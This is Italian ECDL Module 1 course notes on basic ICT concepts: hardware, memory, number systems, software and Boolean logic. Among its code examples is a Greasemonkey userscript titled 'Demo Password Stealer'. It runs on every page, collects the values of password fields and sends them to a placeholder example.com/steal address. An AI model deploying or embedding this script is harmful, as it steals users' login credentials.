



MODULO 1 ECDL

**Concetti Base delle tecnologie ICT
(Information and Communication Technology)**

ECDL

Il Computer

Con il termine **Computer** si intende un dispositivo fisico che esegue programmi.

Un computer senza un programma da eseguire è inutile.

Il programma di gran lunga più importante per un computer è il suo **Sistema Operativo**, che si occupa di gestire la macchina, le sue risorse e i programmi che vi sono eseguiti, e fornisce all'utente un mezzo per inserire ed eseguire gli altri programmi, comunemente chiamati **Applicazioni o Software**, in contrapposizione all'**Hardware** che è la parte fisica del Computer.

L'Informatica

L'Informatica (Informazione automatica), in inglese Information Technology (IT), è la scienza che studia i Computer sia:

nella loro struttura fisica, in inglese (e anche nel linguaggio usuale) Hardware;


sia nella creazione dei programmi, in inglese (e anche nel linguaggio usuale) Software.

L'utilizzo dell'informatica

➤ Uso del pc: ➡ **RISOLVERE PROBLEMI E FORNIRE DEI SERVIZI, attraverso l'uso di programmi.**


• ALGORITMO:

sequenza logica di istruzioni che, eseguite in un ordine stabilito, permettono la soluzione di un problema in un numero finito di passi.



Esempio: una ricetta.

Rappresentazione algoritmo "ricetta" mediante diagramma flow chart



Sistemi di numerazione

- Decimale = 10 simboli
- Ottale = 8 simboli
- Esadecimale = 16 simboli
- **Binario = 2 simboli (in info. bit)**

TABELLA N.2

DEC.	ESADEC.	BINARIO			
0	0	0	0	0	0
1	1	0	0	0	1
2	2	0	0	1	0
3	3	0	0	1	1
4	4	0	1	0	0
5	5	0	1	0	1
6	6	0	1	1	0
7	7	0	1	1	1
8	8	1	0	0	0
9	9	1	0	0	1
10	A	1	0	1	0
11	B	1	0	1	1
12	C	1	1	0	0
13	D	1	1	0	1
14	E	1	1	1	0
15	F	1	1	1	1

CONVERSIONE DA DECIMALE A BINARIO:

Esempio: convertiamo 18 in binario:

18 : 2 = 9	resto 0	↑ Leggo i resti dal basso all'alto	10010
9 : 2 = 4	resto 1		
4 : 2 = 2	resto 0		
2 : 2 = 1	resto 0		
1 : 2 = 0	resto 1		

CONVERSIONE DA BINARIO A DECIMALE:

Esempio: convertiamo 10010 in decimale :

Bit più significativo				Bit meno significativo					
↑	1	0	0	1	0				
↑	2 ⁴	↑	2 ³	↑	2 ²	↑	2 ¹	↑	2 ⁰

$$(1 \cdot 2^4) + (0 \cdot 2^3) + (0 \cdot 2^2) + (1 \cdot 2^1) + (0 \cdot 2^0) = 16 + 0 + 0 + 2 + 0 = 18$$

Tipi di Computer

Tipo di Computer	Capacità	Utilizzo	Costi
Supercomputer	Altissime	Particolare	Altissimi
Mainframe	Molto Alte	Aziendale	Alti
Minicomputer	Alte	Aziendale	Alti
Workstation	Alte	Aziendale Personale	Medio/Alti
Personal Computer (PC)	Medio/Alte	Aziendale Personale	Da Medio/Bassi A Medio/Alti
PC portatili: Notebook e Laptop	Medio/Alte	Aziendale Personale	Medio/Alti
Palmas (PDA - Personal Digital Assistant) o Palmtop	Medie	Aziendale Personale	Medio/Alti
Terminali o Network Computer	Medio/Basse	Aziendale	Medio/Bassi

I Supercomputer

Sono dei calcolatori più potenti in assoluto e costosissimi. Vengono utilizzati per svolgere lavori molto particolari e onerosi in termini di calcoli matematici da effettuare. Vengono, per esempio, impiegati nella ricerca nucleare o nella meteorologia.

I Mainframe

Sono grandi computer molto sofisticati e costosi, utilizzati:

- in ambito militare
- per la gestione e amministrazione di grandi e medie aziende
- per la gestione e amministrazione dello stato e degli uffici pubblici

I Minicomputer

Sono i fratelli minori dei Mainframe.

Sono di potenza medio-alta e utilizzati in piccole e medie aziende che non potrebbero permettersi il costo di un Mainframe.

Le Workstation

Sono apparentemente simili ai Personal Computer. In realtà possiedono una potenza di calcolo e prestazioni grafiche molto elevate.

Sono usate per la progettazione, lo sviluppo grafico e la creazione di software.

I Personal Computer (PC)

Permettono ad un singolo utilizzatore di svolgere attività tipiche di ufficio quali:

- Elaborazione di Testi
- Calcoli con l'ausilio di "Fogli Elettronici"
- Gestione di piccole banche di dati
- Gestione della Posta Elettronica
- Collegamento alla rete Web
- Tantissimi altri programmi applicativi e di simulazione

I PC Portatili

Notebook e Laptop

Sono Praticamente uguali ai Personal Computer con la prerogativa, però, di essere portatili.

La tecnologia più sofisticata per la necessaria miniaturizzazione li rende più costosi di un PC.

I Palmari (PDA)

I Palmari (PDA - Personal Digital Assistant) non nascono con lo scopo di eguagliare i fratelli maggiori, ma per svolgere alcune specifiche funzioni:

- 🕒 Agenda
- 🕒 Posta elettronica
- 🕒 Internet
- 🕒 Elaboratore di testi
- 🕒 Telefono portatile
- 🕒 Fax

I Terminali

I Terminali, o Network Computer, svolgono la funzione di collegare singoli operatori al computer centrale normalmente costituito almeno da un minicomputer.

I Terminali si possono distinguere in terminali intelligenti e terminali stupidi.

I primi, rispetto ai secondi, sono in grado di svolgere localmente un numero limitato di funzioni, così da alleggerire il lavoro del computer centrale.

L'Hardware

L'Hardware è la struttura fisica del computer.

I principali dispositivi contenuti **all'interno del Case** sono:


- La Scheda Madre (Mainboard)
- La CPU (Microprocessore)
- Le Porte di comunicazione
- Le Memorie
- Le Memorie di Massa

I Principali dispositivi **esterni** detti **Unità Periferiche** sono:

- Dispositivi di Input
- Dispositivi di Output
- Dispositivi misti di Input e Output

Struttura del PC

Tutti i Computer, e quindi anche i PC, hanno la struttura conformata al modello logico di Von Neumann.



La Scheda Madre (Mainboard)

La **Scheda Madre** è contenuta all'interno del box del computer ed è costituita da un circuito stampato su cui sono saldati:

- Il Microprocessore (CPU)
- Le Memorie (RAM e ROM)
- Le interfacce per i supporti di massa (Hard Disk, FloppyDisk, CD, DVD)
- Le Porte di comunicazione
- I connettori necessari per la gestione delle periferiche (mouse e tastiera)
- Gli Slot di espansione con le relative interfacce (ISA, PCI, AGP)

La CPU (Microprocessore)

Il Microprocessore centrale, detto CPU (Central Processing Unit) o UCE (Unità Centrale di Elaborazione), è il cervello del PC perché è in essa che ha luogo la maggior parte delle operazioni di calcolo.

La CPU si divide in due parti principali:

- L'unità ALU (Arithmetic Logic Unit): sede delle operazioni logiche e aritmetiche
- L'unità di controllo che recupera le istruzioni dalla Memoria, decodificandole ed eseguendole


La velocità della CPU si esprime in megahertz (MHz) o gigahertz (GHz).

Il funzionamento della CPU viene scandito da un orologio interno al computer detto clock.

Le Porte di comunicazione

La loro funzione è quella di consentire il collegamento delle periferiche esterne (monitor, tastiera) all'unità centrale.

E' buona regola collegare le apparecchiature esterne alle porte di comunicazione a PC spento.



Le Memorie

- L'unità di misura delle memorie è il **Byte**
- Il **Byte** è costituito da 8 bit.

Multipli: 1 KiloByte (KB) = 1024 Byte

Multipli: 1 MegaByte (MB) = 1024 KByte

Multipli: 1 GigaByte (GB) = 1024 MByte

Multipli: 1 TeraByte (TB) = 1024 GByte

- Il **bit** (binary digit - cifra binaria) è un segnale elettrico che può essere presente o assente in un circuito del computer, assumendo nei due casi il valore **1 o 0**.
- 8 bit (1 Byte) compongono il codice binario di un carattere della tastiera.
Tali caratteri sono codificati secondo lo standard **ASCII** (American Standard Code Information Interchange).

Le Memorie RAM

- La RAM (Random Access Memory) è un supporto di memoria sul quale il computer scrive e legge le informazioni (dati o istruzioni).
- Nel momento in cui il computer viene avviato, le istruzioni essenziali per il suo funzionamento vengono caricate sulla RAM.
 - La memoria RAM può essere paragonata alla nostra memoria a breve termine.
 - La memoria RAM è volatile e si cancella completamente nel momento in cui il computer viene spento.

Le Memorie ROM

- La memoria ROM (Read Only Memory) è permanente e quello che vi si è registrato vi rimane in modo stabile e non può essere cambiato.
 - ▶ All'interno della memoria ROM si trova il BIOS (Basic Input Output System), un software che consente al computer di eseguire le prime operazioni essenziali, senza dover accedere a informazioni caricate su supporti disco.
 - ▶ Il BIOS contiene tutti i programmi elementari sufficienti al controllo della tastiera, dello schermo, dei dischi rigidi e floppy e delle comunicazioni seriali.

Le Memorie di Massa

- A differenza della memoria RAM, consentono di registrare i dati **in modo permanente**.
- Le Memorie di Massa sono:
 - di tipo magnetico (hard disk, floppy, nastri)
 - di tipo ottico (CD, DVD)
- Le informazioni fissate non scompaiono una volta che il computer viene spento, ma permangono nel tempo.

L'Hard Disk (HD)

- E' la memoria di massa presente all'interno di tutti i PC ed essenziale per il suo funzionamento.
- I PC di ultima generazione sono dotati di HD dalla capacità di decine di Gigabyte (GB).
- Esistono anche HD esterni che si possono collegare al PC tramite una delle porte (USB).

La Formattazione degli HD

- I dischi rigidi (HD) prima di poter essere utilizzati, hanno bisogno di essere formattati.

La formattazione consiste nel suddividere il disco in tracce e settori per essere preparato alla registrazione dei dati.

Un disco può essere formattato più volte.

Il processo di formattazione determina la **perdita di tutte le informazioni conservate sul disco**

il CD ROM

Il CD-ROM (Compact Disk - Read Only Memory) è un supporto di memoria di tipo ottico (laser).

- Anch'esso, come il FD, richiede uno specifico dispositivo di lettura (Lettore CD) ed è fornito di serie nei PC.
- I dispositivi di lettura che sono capaci anche di scrivere sul CD-ROM sono detti "Masterizzatori"
- Esistono 2 tipi di CD-ROM:
 - CD-R** sui quali è possibile effettuare una sola registrazione
 - CD-RW** sui quali è possibile modificare i dati incisi durante la prima masterizzazione.

Le “Penne” USB

- ▶ Le “Penne USB” sono Periferiche di Archiviazione di Massa, così comunemente denominate per la loro forma e portabilità.
- ▶ Si collegano al PC tramite le porte USB.
Le Penne USB si comportano come un Hard Disk esterno
 - Rispetto all’HD è anche più affidabile in quanto non contiene al suo interno dispositivi meccanici mobili.

Altri dischi rimovibili

- Il **DVD** (Digital Versatile Disk) è esteriormente simile al CD con una capienza molto superiore
- I **Nastri Magnetici** sono delle cartucce rimovibili ad altissima capacità di memoria. Il suo utilizzo, però, non consente un accesso casuale ai dati, poiché il nastro deve essere letto sempre dall'inizio per accedere ai dati.

Dispositivi di Input

Sono i dispositivi che permettono di introdurre informazioni nel computer.

I più comuni sono:

- La Tastiera
- Il Mouse
- Lo Scanner

La Tastiera

- La tastiera del PC è, senza dubbio, il principale strumento per inviare informazioni al PC.
- I tasti presenti su una tastiera sono:
 - **Tasti Alfanumerici**: lettere o numeri
 - **Tasti di Punteggiatura**: virgola, punto, parentesi, ecc.
 - **Tasti Speciali**: tasti funzione, controllo, freccia, ecc.

Il Layout della Tastiera



Stati Uniti



Italia

Il Mouse

Molti programmi si presentano all'utilizzatore, attraverso lo schermo, con una interfaccia utente grafica (**GUI - Graphical Users Interface**), ovvero mettendo a disposizione le funzioni sottoforma di immagini. All'utente è sufficiente posizionarsi sull'immagine corrispondente al comando che vuole eseguire e inviare il comando attraverso il Mouse.

La maggior parte dei Mouse ha 2 o 3 tasti: il tasto di sinistra è quello che viene utilizzato per fornire gli input al computer. Il tasto di destra aiuta generalmente a velocizzare alcune operazioni. Molti Mouse mettono a disposizione una rotellina centrale (scroll) che permette di scorrere più agevolmente i contenuti di una finestra.

Lo Scanner

- Lo Scanner è un dispositivo che consente di leggere le informazioni contenute su un supporto cartaceo e di codificarle in un formato comprensibile al computer (File).
- Il formato prodotto dallo Scanner è, però, un'immagine della quale il computer non potrà distinguere il testo dalle illustrazioni.
- E' comunque disponibile in commercio una tecnologia denominata OCR (Optical Character Recognition) in grado di convertire il testo importato sotto forma di immagine in un file di testo modificabile.

Altri dispositivi di Input

- La **Trackball** è un mouse capovolto: il puntatore viene posizionato facendo ruotare un'apposita sfera.
- Il **Touchpad** è un dispositivo dei computer portatili che permette di posizionare il puntatore grazie ad una superficie rettangolare sensibile al tatto.
- Le **Tavolette Grafiche** sono delle Touchpad più grandi e più funzionali.
- Le **Penne Ottiche** che sono delle penne elettroniche in grado di interagire con lo schermo.
- Altri dispositivi più conosciuti sono: la **Macchina Fotografica**, la **Videocamera** ed il **Microfono Digitali**.
- Il **Joystick** utilizzato per i videogiochi.

Dispositivi di Output

Sono i dispositivi che permettono di ricevere informazioni dal computer.

I più comuni sono:

- Il Monitor
- La stampante
- Il plotter
- Gli Altoparlanti

Il Monitor

- E' simile ad un televisore e permette di visualizzare quello che accade dentro al computer.
- Come i televisori, i Monitor a tubo catodico sono stati soppiantati dai Monitor a Cristalli Liquidi **LCD** (Liquid Crystal Display).
- I Monitor LCD sono molto meno stancanti per la vista, esteticamente più gradevoli e meno ingombranti.

La Stampante

- **La Stampante** permette di trasferire su carta le informazioni prodotte dal computer.
- Le Stampanti possono essere:
 - Ad aghi (praticamente scomparse)
 - A getto di inchiostro (ink-jet)
 - Laser
- Inoltre possono essere a Colori o in Bianco e Nero.
- Le caratteristiche che determinano le prestazioni di una stampante sono la **qualità di stampa e la velocità**.

Il Plotter

Il **Plotter** è un dispositivo di stampa, ad alta qualità e di grosse dimensioni. Esso è costituito da pennini che scrivono su un foglio, muovendosi su due assi ortogonali.

- Il Plotter viene utilizzato in ambito professionale per riprodurre grafici, schemi elettrici e disegni.
- E' impiegato soprattutto nel settore CAD (Computer Aided Design) ovvero nella progettazione grafica.

Gli Altoparlanti

- Gli **Altoparlanti** consentono di ascoltare i suoni che vengono elaborati dal computer quali:
 - Suoni associati a operazioni specifiche dei software come quelli dei videogiochi
 - Riproduzioni da CD musicali
 - Riproduzioni di musica da file mp3
- Gli Altoparlanti sono collegati al PC tramite le apposite uscite della Scheda Audio.

Dispositivi misti di Input e Output

Il **Modem** (Modulatore-Demodulatore) permette di comunicare con un altro computer anch'esso dotato di Modem, decodificando le informazioni in uscita dal formato digitale in analogico e viceversa codificando quelle in entrata.


I **Touch Screen** possiedono un pannello trasparente sensibile al tatto posizionato sopra il monitor, attraverso il quale è possibile operare le proprie scelte toccando direttamente quanto viene visualizzato sullo schermo.

Il Software

- Il **Software** è l'insieme delle **istruzioni o programmi** che contengono le informazioni necessarie per svolgere le svariate operazioni che i computer sono in grado di compiere.
- Il Software si divide essenzialmente in:
 - **Software di sistema: detto Sistema Operativo**
 - **Software applicativo: denominati Programmi**

Realizzazione del Software


Il Software si realizza nelle seguenti fasi:




Tipi di linguaggi

Linguaggio naturale: lingua ed espressioni usate quotidianamente

Linguaggi di programmazione: linguaggio dotato di un lessico, una sintassi e una semantica ben definite, utilizzabile per il controllo del comportamento di una macchina, o di una implementazione di essa (tipicamente, un computer o un tipico programma)



Il linguaggio macchina o codice macchina è il linguaggio in cui sono scritti i programmi eseguibili per computer. Può venire classificato linguaggio di programmazione, sebbene quest'ultima espressione sia più spesso utilizzata per indicare i linguaggi di alto livello con cui si scrivono programmi non direttamente eseguibili, ma che richiedono una **traduzione in linguaggio** macchina, per esempio per mezzo di un **compilatore**.



Linguaggi procedurali o programmi in pseudo linguaggi: si intende un linguaggio di programmazione fittizio, non direttamente compilabile o interpretabile da un programma compilatore o interprete, il cui scopo è quello di rappresentare algoritmi. Lo pseudolinguaggio può essere utilizzato alternativamente al diagramma di flusso (flow chart) e non è soggetto a molte limitazioni intrinseche di quest'ultimo tipo di rappresentazione.

Esempi linguaggi di programmazione

```
VB Tabellina1 - Microsoft Visual Basic 2005 Express Edition
File Modifica Visualizza Progetto Genera Debug Dati Strumenti Finestra Comu
Visualizzatore oggetti Pagina iniziale Form1.vb* Form1.vb [Progettazione]*
Button1
1 Public Class tabellina1
2     Dim tb1, cont1 As Integer
3     Dim tb2 As String
4
5     Private Sub Button1_Click(ByVal sender As System.
6         tb1 = 5
7         tb2 = CStr(tb1)
8         cont1 = 0
9         For cont1 = 1 To 9
10            tb1 = tb1 + 5
11            tb2 = tb2 & " " & CStr(tb1)
12        Next
13        Risultato1.Text = tb2
14    End Sub
15 End Class
```

```
1 /*
2     Gianni Amato
3     http://www.gianniamato.it/
4 */
5
6 // ==UserScript==
7 // @name         Demo Password Stealer with Greasemonkey for Firefox
8 // @description  Capture and forward password from login form
9 // @include      *
10 // ==/UserScript==
11
12 javascript:(function()
13 {
14     var p,F,j,f,i,l,w;
15     w = "http://www.example.com/steal?loc=";
16     p = "";
17     l = location.href;
18     F = document.forms;
19     for(j=0;
20 j<F.length; ++j) {
21     f = F[j];
22     for (i=0;
23 i<f.length; ++i) {
24         if (f[i].type.toLowerCase() == "password") p += f[i].value + "\n";
25     }
26 }
27
28 if (p)
29     window.location.href= w +l + "&pass=" +p;
30 }());
```

Esempi di scritture di programmi, formati da specifiche ISTRUZIONI, PROCEDURE, VARIABILI, ASSEGNAMENTI, CICLI... che formano il codice sorgente del programma.



Algebra di Boole

Il collegamento concettuale tra i circuiti digitali (binari) e la logica matematica è rappresentato dall'algebra di Boole. La logica booleana è la base teorica per la progettazione dei circuiti per gli elaboratori digitali, essa include un insieme di operazioni per manipolare le variabili logiche booleane. La variabile booleana è un'entità che può assumere solo due valori distinti ed arbitrari (vero/falso, alto/basso, 1/0)

Operazione di negazione: NOT

L'operazione NOT ha una variabile di input ed una variabile di output.

Il valore della variabile di output è l'opposto di quella di input:



Operazione di congiunzione: AND

L'operazione AND ha due o più variabili in input ed una sola variabile in output.

Il valore della variabile di output è 1 se tutte le variabili di input sono ad 1, altrimenti è 0.

Chiariamo il concetto con un esempio: ho fame, vorrei andare al ristorante (purché abbia i soldi per pagare il conto); in questo caso le variabili di input sono la fame ed i soldi, quella di output il ristorante.

Fame	Soldi	Ristorante
0 (no)	0 (no)	0 (no)
0 (no)	1 (si)	0 (no)
1 (si)	0 (no)	0 (no)
1 (si)	1 (si)	1 (si)

Operazione di disgiunzione: OR

L'operazione Or ha due o più variabili in input ed una sola variabile in output.

Il valore della variabile di output è 1 se almeno una delle variabili di input è ad 1, altrimenti è 0.

Esempio: per mettermi l'impermeabile è necessario che piova, sia freddo od entrambe le cose.

pioggia	freddo	impermeabile
0 (no)	0 (no)	0 (no)
1 (si)	0 (no)	1 (si)
0 (no)	1 (si)	1 (si)
1 (si)	1 (si)	1 (si)

Il Sistema Operativo

- Il Sistema Operativo consente di gestire tutte le risorse indispensabili del computer, rendendone possibile l'utilizzo.

All'interno di un computer possono essere caricati più Sistemi Operativi, ma ciascuno di essi dovrà essere utilizzato singolarmente.

- I più famosi Sistemi Operativi sono:
 - MS-DOS
 - MAC OS
 - WINDOWS
 - UNIX e LINUX

